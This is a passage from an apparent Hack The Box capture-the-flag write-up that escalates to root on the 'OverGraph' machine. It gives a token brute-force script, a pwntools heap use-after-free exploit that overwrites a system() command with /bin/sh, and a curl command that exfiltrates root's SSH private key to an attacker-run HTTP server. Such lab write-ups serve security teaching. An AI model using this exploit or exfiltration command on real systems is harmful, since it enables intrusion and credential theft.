At this point we have all the required elements to craft a Python script in order to bruteforce the secret token.


```
import random
```

```
inputs =
['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t'
,'u','v','w','x','y','z','A','B','C','D','E','F','G','H','I','J','K','L','M','N'
,'O','P','Q','R','S','T','U','V','W','X','Y','Z','1','2','3','4','5','6','7','8'
,'9','!','@','#','$','%','^','&','*','(',')','_','+','-
','=','|','?','<','>','}','{','[',']']

secret = [18, 1, 18, 4, 66, 20, 6, 31, 7, 22, 1, 16, 64, 0]

cracked = 0

while(cracked != 1):
    xored = []
    current_selected = random.sample(inputs, 14)
    for i in secret:
        xored.append(i ^ int(ord(current_selected[0])) ^
int(ord(current_selected[1])) ^ int(ord(current_selected[2])) ^
int(ord(current_selected[9])) ^ int(ord(current_selected[13])) )
    if(xored[0] + xored[1] + xored[2] == 308):
        print("Check1 passed")
        if(xored[7] + xored[8] + xored[9] == 325):
            print("Check2 passed")
            if(xored[11]+xored[12]+xored[13] == 265):
                print("check3 passed")
                l =[]
                xored.reverse()
                for i in xored:
                    l.append(chr(i))
                print("".join(l))
                cracked =1
```



After running the script we discover that the secret token is `s3cretlug1wara`.

Using this information we can pass the secret token to the application and further inspect it's functionality.



Enumerating the application while looking at the output from Ghidra we can get an estimation of it's functionallity. Let's explain each menu option seperatly.

1. `Create New Message`

   Allows the user to create a new message along with a title.

2. `Delete a Message`

   Asks the user to input a message number to delete, it then proceeds and deletes this message.

3. `Edit Messages`

   Asks the user to input a message number to edit, then allows the user to edit the message specified.

4. `Report All Messages`

   Gives the option to the user to report a specific message according to a supplied index or to report all messages. When a message is reported, it will store it in `/opt/crv1/` folder with our username as filename.

5. `Exit`

   When we exit the application using this option, the application will execute a shell command that logs the current time in the `/var/log` folder along with a message stating when was the last time this application was used.

Most of the times these types of applications use the heap memory to store their data and this application is no exception.

Looking at the source code, we can spot a `Use After Free (UAF)` bug. Essentially, UAF is a vulnerability related to incorrect use of dynamic memory during program operation. If a program does not clear the pointer to that memory after freeing a memory location, an attacker can use this to exploit the program. What that means in our case is that we can create a message, delete it and still access it's metadata.

Let's create two distinct messages, delete the first and inspect the heap using `GDB` and the extension pwndbg.

Let's try to edit the first message that we delete and change the title to `AAAAAAAABBBBBBBB` to make it easier for us to spot any change.


The `forward` and `backward` pointers are overwritten. While we are inside `Gdb` we can also examine the variable called `userinfo1` that during our token bypass steps played a very significant role.

```
pwndbg> x/35s &userinfo1
0x404180 <userinfo1>:   "RRRRRRRR"
0x404189 <userinfo1+9>: ""
0x40418a <userinfo1+10>:        ""
0x40418b <userinfo1+11>:        ""
0x40418c <userinfo1+12>:        ""
0x40418d <userinfo1+13>:        ""
0x40418e <userinfo1+14>:        ""
0x40418f <userinfo1+15>:        ""
0x404190 <userinfo1+16>:        ""
0x404191 <userinfo1+17>:        ""
0x404192 <userinfo1+18>:        ""
0x404193 <userinfo1+19>:        ""
0x404194 <userinfo1+20>:        ""
0x404195 <userinfo1+21>:        ""
0x404196 <userinfo1+22>:        ""
0x404197 <userinfo1+23>:        ""
0x404198 <userinfo1+24>:        ""
0x404199 <userinfo1+25>:        ""
0x40419a <userinfo1+26>:        ""
0x40419b <userinfo1+27>:        ""
0x40419c <userinfo1+28>:        ""
0x40419d <userinfo1+29>:        ""
0x40419e <userinfo1+30>:        ""
0x40419f <userinfo1+31>:        ""
0x4041a0 <userinfo1+32>:        ""
0x4041a1 <userinfo1+33>:        ""
0x4041a2 <userinfo1+34>:        ""
0x4041a3 <userinfo1+35>:        ""
0x4041a4 <userinfo1+36>:        ""
0x4041a5 <userinfo1+37>:        ""
0x4041a6 <userinfo1+38>:        ""
0x4041a7 <userinfo1+39>:        ""
0x4041a8 <userinfo1+40>:        "echo \"Last Used On $(date)\" >> /var/log/kreport"
0x4041d8 <userinfo1+88>:        ""
```

It seems like this variable is holding the shell command that gets executed if the user selects the `Exit` option. Indeed, looking at the Ghidra output we can confirm this theory.

```
30        break;
31      case 4:
32        report();
33        break;
34      case 5:
35        system(userinfo1 + 0x28);
36                        /* WARNING: Subroutine does not return */
37        exit(0);
38      }
39    } while( true );
40  }
41
```

We have full control over the first part of the `userinfo1` variable since this is where our username is stored, in this case it was `RRRRRRRR` for visibility purposes. Moreover, the binary is compiled with no PIE.



This means that the internal binary addresses will stay the same at every execution.
Our attack plan is to create a fake heap chunk pointing another fake chunk further down to the point of the shell command inside the `userinfo1` structure, leveraging our control over the `username` portion of the `userinfo1` structure. Then when we exploit the UAF bug, we can set the backward pointer to point to our chunk inside the `userinfo1` structure. When we create two more messages, our malicious chunk will be allocated and then we can overwrite the shell command and execute a shell. After some trial and error tweaking the offsets we end up with he following script:

```
from pwn import *

elf = context.binary = ELF("nreport")
libc = elf.libc

p = remote("127.0.0.1",9851)


p.sendline(b"s3cretlug1wara")
p.sendline(p64(0)+p64(0xb0)+p64(0)+p64(elf.sym.userinfo1+20))

p.sendline(b"1")
p.sendline(b"this is a title")
p.sendline(b"this is a Message")

p.sendline(b"1")
p.sendline(b"this is title 2")
p.sendline(b"this is the second Message")

p.sendline(b"2")
p.sendline(b"0")

p.sendline(b"3")
p.sendline(b'0')
```

```
p.sendline(p64(0)+p64(elf.sym.userinfo1))
p.sendline(b"test")

p.sendline(b"1")
p.sendline(b"test")
p.sendline(b"test"*36)

p.sendline(b"1")
p.sendline(b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7/bin/sh\x00")
p.sendline(b"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC")

p.sendline(b"5")

p.interactive()
```

First, we have to forward the port that the binary is listening on to our machine using SSH.

```
ssh -i id_rsa -N -L 9851:localhost:9851 user@graph.htb
```

Then we execute the included script.

```
python3 solver.py

[*] '/root/Documents/overgraph/nreport'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fb000)
    RUNPATH:  b'./libc/'
[*] '/root/Documents/overgraph/libc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 127.0.0.1 on port 9851: Done
[*] Switching to interactive mode

# $ id
```

Sadly we get no output, but the program hasn't crashed either which means that we have successfully exploited it but we can't get output from our commands. To overcome this problem, we can set up a Python server and use `Curl` to exfiltrate the SSH key of the `root` user.

```
sudo python3 -m http.server 80
```

```
curl http://10.10.14.8?x=$(base64 -w0 ~/.ssh/id_rsa)
```

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.157 - - [04/Aug/2022 08:44:25] "GET /?x=LS0tLS1CRUdJTiBwU2Z4<SNIP>0tLS0tCg== HTTP/1.1" 200 -
```

Let's decode the `Base64` blob then place the key in to a file, use `chmod` to set `600` for permissions on that file and finally use the key to login as the user `root`.

```
ssh -i root_key root@graph.htb

root@overgraph:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root.txt` file can be found under `/root/root.txt`.